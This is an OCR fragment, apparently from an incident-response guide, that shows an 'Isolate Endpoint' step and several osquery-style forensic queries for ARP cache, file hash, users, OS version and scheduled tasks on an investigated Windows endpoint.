
Isolate Endpoint




SELECT * FROM arp_cache;




SELECT * FROM hash WHERE path='C:\Users\teodor_radoi\Desktop\cv.doc';




SELECT * from users;




SELECT * FROM os_version;




SELECT * FROM scheduled_tasks;



